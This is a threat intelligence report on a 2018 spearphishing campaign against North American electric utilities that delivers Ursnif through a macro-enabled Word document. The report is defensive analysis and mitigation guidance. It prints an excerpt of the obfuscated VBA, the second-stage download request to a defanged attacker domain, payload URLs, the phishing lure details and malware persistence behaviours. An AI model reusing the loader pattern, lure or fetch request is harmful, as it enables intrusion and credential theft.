# THREAT INTELLIGENCE SUMMARY

## TR-2018-25: Phishing Campaign Targeting Electric Utility Companies

17 September 2018

| ICS Impact |
| --- |
| Dragos identified a spearphishing campaign targeting multiple electric utility companies and other ICS organizations in North America. The attack attempts to deliver Ursnif malware and was designed to steal credentials and other information. Successful ICS targeting groups like DYMALLOY have leveraged "criminal" malware for initial intrusion operations in ICS organizations, so ICS owners and operators are encouraged to understand how these types of campaigns operate and how to defend against them. |

| Threat Analysis | Analyst Assessment |
| --- | --- |
| What is the threat classification? | Spearphishing |
| What is the risk rating? | Limited threat, risk, or vulnerability requiring an applicability assessment before taking action. |
| What is the targeted ICS industry vertical? | Electric Utility |
| Which activity group is involved? | Likely cybercrime |
| To which stage on the ICS Cyber Kill Chain does this activity correlate? | Stage 1 intrusion phase with to enable pivoting to Stage 2 operations. |
| How is the malware or attack delivered? | Email |
| How do you confirm a compromise? | Ursnif behavior includes: Malware install in %AppData% or Temp folders; using "run" keys in host registry to persist through reboots; exfiltration using HTTP POST instead of HTTP GET. Please review report for additional details. |
| What is the best course of action for remediation? | Antivirus products should flag and quarantine this malware if identified. |
| What are the mitigations or countermeasures to stop it in the future? | Ensure employees are trained to identify phishing and report to IT when observed; deploy robust MFA; curtail local admin accounts and privileges; monitor for changes to system registry values; log and monitor PowerShell execution; monitor for suspicious HTTP POST activity. |
| Are IOCs available? | Yes |

# TR-2018-25: PHISHING CAMPAIGN TARGETING ELECTRIC UTILITY COMPANIES

**17 September 2018**

**TLP: AMBER** For Dragos Customers Only

A limited threat, risk, or vulnerability requiring an applicability assessment before taking action



# Executive Summary

Dragos identified a phishing campaign starting 30 August 2018 focusing on electric utility companies in North America. The malicious emails deliver a malicious document file that attempts to deliver a variant of Ursnif malware. Ursnif is an information stealer, previously observed in credential theft operations targeting financial institutions. Although not ICS focused, Ursnif allows for credential harvesting and remote access and can be leveraged as an initial access tool for multiple purposes. Given targeting specificity on electric utility operations, Dragos urges caution and advises organizations to monitor for attacks that may appear criminal in nature but which could be utilized by ICS-targeting activity groups for Stage 1 operations in the ICS Cyber Kill Chain.

# Key Findings

- A spearphishing campaign targeted multiple electric utilitity companies and some additional ICS organizations with a focus on North America.
- The attack contained a weaponized Microsoft Office document which downloads a variant of the Ursnif information stealer.
- Information stealer malware such as Ursnif can be used to capture information relevant to ICS operations, and thus used as part of a Stage 1 ICS Cyber Kill Chain event to enable pivoting to Stage 2 operations.

DRAGOS

# Contents



# Background

Dragos learned of a phishing campaign targeting several client sites focusing on the electric utility industry on 31 August 2018. Initial analysis did not indicate any links to known activity group tactics, techniques, and procedures (TTPs). Further research identified additional targeting of the electric utility space and related ICS operations. While many aspects of the phishing campaign appeared "commodity" in nature, specificity in targeting was sufficient to merit further investigation.

# Phishing Message

Dragos was able to recover an example of the phishing message. The message has the following characteristics:

```
Sender: debbiemccann[AT]gentilinimotors[DOT]com
Subject: Re: 2018 Member Involvement Survey
Attachment: Don_Schuch_Inquiry.doc
```

The message includes information about an energy co-op and, based on victim e-mail information, is designed specifically for the recipient. Other recovered messages follow the same theme, referencing previous messages by starting with "Re:" in the subject line and using the "*inquiry.doc" attachment format. Other observed email subjects include references to quotes and invoices, which are fairly common phishing practices, but with targeting focused on ICS-related organizations.

# Malicious Document

The initial malicious document identified has the following characteristics:

```
MD5: 8b82e654e3bf51311c7db244e7013057
SHA1: 3a9876ec9541a7874f757f9b882871dd27ec2c8c
SHA256: 71ca05b691c5f42b94c9af35242d95325a571293246415cec9d547a00a9968c7
```

In addition to the hash values, the document also included the following interesting metadata indicating a suspicious origin:


```
Title: Nikolaus-Langworth - Inverse dynamic strategy
Character_count:1
Subject: hauck[.]ca
Code_page: Cyrillic
```

```
LanguageCode: Russian
Comments: 386 Daniel River
Company: Predovic, Haag and Terry jan.bernier@klockodicki[.]ca
```

The domain referenced above, “klockodicki[.]ca”, is not currently hosted and has no associated content. Overall, the document characteristics indicate an attempt to provide some level of information to make the document appear legitimate (comments, subject, and company items) while also retaining a number of items that draw immediate suspicion (code page, language set, and character count).

When opened, the document displays a splash screen with a note to enable macros to view content, seen in Figure 1.

*Figure 1: Phishing Document*




Examining the document, it contains highly obfuscated Visual Basic for Applications (VBA) code. The following is an example of the content:

```
zaieKXowucuziQNibabefapOkYCI = InStr("CEzadaZyzoodyLetIpINiw",
"CEzadaZyzoodyLetIpINiw")
qEhiPANarIDEjEXYjuWUVfOlToqOsorukUwEVosiM = CDate(-729)
    Application.Run "FUkUvatAREwYsSeKuBIhWaWaBAZ",
Application.Run("iColanonyZEZAkAAPikuTaculEkityroaeGuH")
KYkuXOTAdyFUquWogAhcEcOiajOMEMyMbAMYRO = InStr("TIlejuFIPuj", "TIlejuFIPuj")
JUiIDoQyraxAXuHLAPYHilyiYgAFaPALAlipUbU = InStr("gUqeNiToXIQUsEcEZIByra",
"gUqeNiToXIQUsEcEZIByra")
rOTUQExuiVOGiDubeDIzyluhEByiEZOaEWY = CDate(-895)

FoMUMobIbELUbabOcxiqybuHePvIhUWak = InStr("CuTYdOtOANUvEGiCDEQC",
"CuTYdOtOANUvEGiCDEQC")

Dim HuPoCyPiWeMaCObEbirulAHyMyaIRulVvinEwyhEkYdE
```

```
HuPoCyPiWeMaCObEbirulAHyMyaIRulVvinEwyhEkYdE = Sgn(5)
```

When macros are enabled, the VBA deobfuscates itself and produces a request for a second-stage object:

```
GET
/YUY/index.php?fyyVzu=xtl03g5td&cxfk=0kCPhwIeXg&4aOpJ7kTgV=qEmJcB&FyQe=momo8&OuvKTe
J=5P8vD&GBwPewV9=FF&aIXyzTfv=MOn5V8i&KCbCd3t=inKCA&XvG9f=QEDknn6 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; InfoPath.3)
Host: treenosanywork[.]com
Connection: Keep-Alive
```

The domain has the following characteristics:

```
Registrant Email: <Privacy Protected>
Registrar: Key-Systems GmbH
Date Created: 30 August 2018
IP Address: 81.95.7.10, 185.212.44.246
Hosting Provider: Netzbetrieb GmbH (DE), Servinga (DE)
```

Of note, the following additional domains were also observed hosted on this infrastructure:

```
aosudbqihwbemmnn[.]com
nasjduqwneqweasc[.]com
sale-fisher.ru
chernitagotothea[.]com
```

Dragos was unable to successfully recover the referenced file in the web request above. Further research identified variants of the request referenced in public data sets and in Dragos client data:

```
hXXp://treenosanywork[.]com/YUY/huonasdh.php?l=momo8.tkn
hXXp://treenosanywork[.]com/YUY/index.php
```

The URI structure observed – including the "YUY" directory and the ".tkn" extension – are associated with known Ursnif activity,[1] an information stealer frequently deployed to gather banking and other financial data.

# Ursnif Information Stealer

Ursnif first emerged in 2007 to target bank wire transfer systems.[2] Since then, the malware has constantly evolved and has branched out to targeting end users, including harvesting credentials for email, cryptocurrency, websites and taking screenshots. As such, Ursnif represents a fairly robust remote access and data theft tool that can be leveraged for numerous potential use-cases.

Ursnif achieves its objectives by injecting itself into other running processes on the infected host.[3] Ursnif is typically the last stage in an attack chain beginning with initial access to the victim (such as the phishing campaign identified above) followed by local code execution on the victim machine. Ursnif itself has many variants, rendering IOCs less than helpful to track ever-evolving campaigns. However, an understanding of fundamental behaviors underpinning Ursnif installation and infection events enables more robust defense against this and similar malware types. Examples of typical Ursnif behavior includes:

- Malware installation in the "%AppData%" or "Temp" folder on victim machines.

[1] Ursnif IOC Feed - PrecisionSec
[2] Ursnif Banking Trojan Spreading in Japan - ThreatPost
[3] Analysis: Ursnif - spying on your data since 2007 - G-Data

- Using "run" keys in the victim host registry to persist through system reboots, such as "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
- Use of domain generation algorithms (DGAs)[4] to produce highly variable, shifting command and control (C2) sites for information exfiltration and adversary control.
- Exfiltration using HTTP POST command instead of HTTP GET.

Focusing on the above behaviors, as detailed in the Mitigations section below, will allow defenders to respond to evolving threats such as this.

While Ursnif itself has previously been used primarily as a banking trojan, the malware's capabilities enable it to be used for data theft and remote access in any target environment. As a result, the targeting in these observed campaigns, focusing on ICS-related organizations with ICS-specific themes, is concerning as the tool could be used to facilitate initial intrusion operations as part of the ICS Cyber Kill Chain. While this campaign does not align with any known activity groups, Dragos has previously identified activity groups leveraging "commodity" or "criminal" malware for initial access prior to pivoting to ICS intrusions.[5]

# Indicators of Compromise

See attached file.

# Mitigations

## Host

- Apply appropriate group policy (GPOs) or system configuration on Windows hosts to prevent program execution from local %AppData% and %Temp% folders.
- Monitor for changes to system registry values, especially common locations to achieve persistence such as "Run" registry keys, to detect malware attempts to persist through system reboot.
- Log and monitor PowerShell execution to capture suspicious activity such as download string creation often leveraged by VBA to retrieve second-stage infection items.
- Eliminate or significantly curtail local administrator accounts and privileges to reduce likely impact in the event of an infection.
- Deploy multi-factor authentication schema for critical systems and services – such as Windows logon, SSH, VPNs, and similar services – to reduce impact of data theft and credential theft attacks.

## Network

- Monitor and audit domain resolutions to monitor for potential domain generation algorithm (DGA) activity often used by malware.
- Deploy network monitoring to detect executable files retrieved from Internet locations and flag items coming from unknown or untrusted locations as suspicious for potential further examination. This approach can also be applied to internal traffic to detect payload movement from IT to ICS networks.
- Monitor for HTTP POST activity without an initiating HTTP GET, frequently used in Ursnif data exfiltration and indicative of non-standard, likely malicious web traffic.

[4] What are Domain Generation Algorithms (DGAs) and Why You Should Care - Akamai
[5] TR-2017-14 DYMALLOY Malware Review

# Conclusion

The identified campaign represents a focused distribution of Ursnif malware to electric utility organizations and some related ICS entities. While the malware itself is, at first glance, uninteresting, focused targeting makes this campaign suspicious. Combined with Ursnif's capability to function as a flexible remote access and data theft tool, campaigns such as the one detailed above can be used by more sophisticated activity groups to mask an initial intrusion event while gathering data on the target network.

At this time, Dragos possesses no specific information indicating that the exact campaign resulting in this report is an initial intrusion event leading to potential ICS attacks. However, given that successful ICS targeting groups such as DYMALLOY have leveraged "criminal" malware for initial intrusion operations in ICS organizations, ICS owners and operators are strongly encouraged to understand how campaigns such as this operate and what steps to take to defend against future such attacks. Adopting this behavior-based approach to seemingly commodity attacks will enable defenders to better respond to and mitigate potential future operations.

# References


**References:**

- TR-2017-14 DYMALLOY Malware Review
- Ursnif IOC Feed – PrecisionSec
- Ursnif Banking Trojan Spreading in Japan - ThreatPost
- Analysis: Ursnif - spying on your data since 2007 - G-Data
- What are Domain Generation Algorithms (DGAs) and Why You Should Care - Akamai


**Tags:** Ursnif, Malware, Phishing, Electric Distribution, Electric Generation